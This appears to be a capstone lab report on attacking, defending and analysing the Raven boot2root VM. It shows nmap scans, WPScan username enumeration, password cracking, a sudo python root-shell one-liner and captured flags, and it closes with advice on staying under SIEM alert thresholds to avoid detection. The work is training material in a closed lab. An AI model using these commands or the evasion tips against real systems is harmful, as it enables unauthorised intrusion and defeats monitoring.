Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Machines

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Attacker

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

NMAP Scans

TARGET 1

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-18 16:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

VULNERABLE SOFTWARE

OPEN PORTS AND OUT OF DATE SOFTWARE LEADS TO NUMEROUS VULNERABILITIES

VULNERABLE OPEN PORTS

```
root@Kali:~# nmap -T4 -v -p- 192.168.1.0/24
```

ELK

```
Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5044/tcp open  lxi-evntsvc
5601/tcp open  esmagent
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
```

Capstone

```
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Target 1

```
Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
58422/tcp open  unknown
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Target 2

```
Nmap scan report for 192.168.1.115
Host is up (0.00093s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
53031/tcp open  unknown
MAC Address: 00:15:5D:00:04:11 (Microsoft)
```

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
WordPress Enumeration	A scan that can enumerate usernames	Gave login credentials
Weak Passwords	Users had weak/easily accessible passwords	Allowed to gain access to authorized user
CVE-2006-0151	Python privilege escalation	Privilege Escalation to Root

Exploits Used

Exploitation: Wordpress Exposed login info


- We were able to utilize WPScan to enumerate user accounts that were on the server
- This exploit allowed us to steal authorized usernames to gain access to the server
- Daily reminder to not list user names in plain text on unsecured web servers If you can help it


```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ --enumerate u
```

```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvul
ndb.com/users/sign_up

[+] Finished: Mon Apr 18 17:18:13 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.635 KB
[+] Memory used: 122.48 MB
[+] Elapsed time: 00:00:03
root@Kali:~/Desktop#
```

Exploitation: [Weak Passwords]

- Using brute force for Michael's password and using the MySQL database to find password hashes, also using John the Ripper to gain User Steven's password
- Able to access Users and gain access to files and passwords with information we could use to exploit and find target flags.





Exploitation: [CVE-2006-0151]

- An exploit which allows limited local users to gain privileges via a Python script. While in user Steven was able to run sudo -l and saw that he was able to run Python as root.

- By running the command to use python was able to escalate privileges and gain a root shell.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# cd ~
root@target1:~#
```

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

FLAGS

FLAG 1

LOCATION: /var/www/html/service
VULNERABILITY EXPLOITED: weak passwords

```
                </footer>
                <!-- End footer Area -->
                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                <script src="js/vendor/jquery-2.2.4.min.js"></script>
                <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B$
                <script src="js/vendor/bootstrap.min.js"></script>
                <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5$
                <script src="js/easing.min.js"></script>
                <script src="js/hoverIntent.js"></script>
                <script src="js/superfish.min.js"></script>
                <script src="js/jquery.ajaxchimp.min.js"></script>
                <script src="js/jquery.magnific-popup.min.js"></script>
                <script src="js/owl.carousel.min.js"></script>
                <script src="js/jquery.sticky.js"></script>
                <script src="js/jquery.nice-select.min.js"></script>
                <script src="js/waypoints.min.js"></script>
                <script src="js/jquery.counterup.min.js"></script>
                <script src="js/parallax.min.js"></script>
                <script src="js/mail-script.js"></script>
                <script src="js/main.js"></script>
        </body>
</html>
```

FLAG 2

LOCATION: /var/www/
VULNERABILITY EXPLOITED: weak passwords

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

FLAG 3

LOCATION: wordpress mysql database
VULNERABILITY EXPLOITED: wordpress

```
                        | Auto Draft   |             | auto-draft  | ope
n           | open        |              |             |             |
  | 2018-08-12 22:49:23 | 0000-00-00 00:00:00 |                           |
      0 | http://192.168.206.131/wordpress/?p=3
|           0 | post        |              |           0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}

                        | flag3        |             | draft       | ope
n           | open        |              |             |             |
  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                           |
      0 | http://raven.local/wordpress/?p=4
|           0 | post        |              |           0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}
```

FLAG 4

LOCATION: target 1 root
VULNERABILITY EXPLOITED: python privilege escalation

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```

Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

- Which metrics do they measure?

  http.response.status_code

- Which thresholds do they fire at?

  above 400

Mitigating Detection

- Are there alternative exploits that may perform better?

gobuster could also work as an alternative, but may also flag SIEM

https://www.kali.org/tools/gobuster/

Stealth Exploitation of Local File Inclusion (LFI)

Monitoring Overview

- Which alerts detect this exploit?

  WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which metrics do they measure?

  http.request.bytes

- Which thresholds do they fire at?

  Above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Limit size of files below 3500 bytes of information

https://www.cobalt.io/blog/a-pentesters-guide-to-file-inclusion#:~:text=Local%20file%20inclusion%20(also%20known,procedures%20implemented%20in%20the%20application.

Stealth Exploitation of Directory Traversal

Monitoring Overview

- Which alerts detect this exploit?

  WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- Which metrics do they measure?

  system.process.cpu.total.pct

- Which thresholds do they fire at?

  0.5 (50% of cpu usage)

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Utilizing Google Dorking to find “invisible” directories and/or text documents that can provide info without setting off alarms

https://www.acunetix.com/websitesecurity/directory-traversal/